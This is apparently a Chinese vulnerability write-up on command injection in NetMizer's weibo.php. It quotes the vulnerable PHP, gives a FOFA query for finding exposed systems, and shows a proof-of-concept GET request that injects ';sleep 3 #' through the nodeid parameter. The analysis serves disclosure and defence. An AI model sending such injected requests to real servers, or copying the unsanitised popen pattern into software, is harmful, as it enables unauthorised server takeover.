漏洞简介
NetMizer日志管理系统是一款专为网络流量管理和优化设计的日志记录与分析工具,能够高效采集、存储和分析网络设备及应用的日志数据。然而,该系统中的 /data/search/weibo.php 文件存在命令执行漏洞。未经身份验证的攻击者可以通过该漏洞在服务器端任意执行命令,写入后门程序,获取服务器权限,进而控制整个Web服务器。
影响版本
老旧版本
fofa语法
body="日志管理系统" && body="NetMizer"
漏洞分析
看下 weibo.php 业务实现关键逻辑部分
<?php
    include('../include/JSON.php');

    $cmd = "/var/www/cgi-bin/search_weibo";

    list($year,$month,$day,$hour,$min,$second)=split(":| |-", $starttime);
    $start_time = mktime($hour, $min, $second, $month,$day,$year);
    $cmd .= " -s $start_time";
    list($year,$month,$day,$hour,$min,$second)=split(":| |-", $stoptime);
    $stop_time  = mktime($hour, $min, $second, $month,$day,$year);
    $cmd .= " -e $stop_time";

    if($nodeid != ""){
       $sql_nodeid = " and nodeid = ".ip2long($nodeid)." ";
       $cmd .= " -n $nodeid";
    } else $sql_nodeid = "";

    $srcip = $src;
    if($srcip == ""){
       $srcid = "-1";
    } else $srcid = ip2long($srcip);
    if($srcid != "-1"){
       $sql_srcid = " and src_addr = $srcid ";
       $cmd .= " -S $srcid";
    } else {
       $sql_srcid = "";
    }

    $user = $username;
    if($user != ""){
       $sql_user = " and user_name = \"$user\" ";
       $cmd .= " -u $user";
    } else {
       $sql_user = "";
    }

    if($qq != ""){
       $sql_qq = " and wb_uid = $qq ";
       $cmd .= " -q $qq";
    } else {
       $sql_qq = "";
    }

    if($action == 'file'){
       //echo $cmd."\n";
       $fp = @popen($cmd,"r");
当 $action == 'file' 时,多个参数如 nodeid、username、qq 这些由用户可控并直接拼接到cmd命令中且无任何过滤和校验,然后使用popen执行,造成命令注入漏洞。
漏洞复现
漏洞利用示例

GET /data/search/weibo.php?action=file&nodeid=;sleep+3+%23+ HTTP/1.1
Host: netmizer.mrxn.net
成功执行 延时 3 秒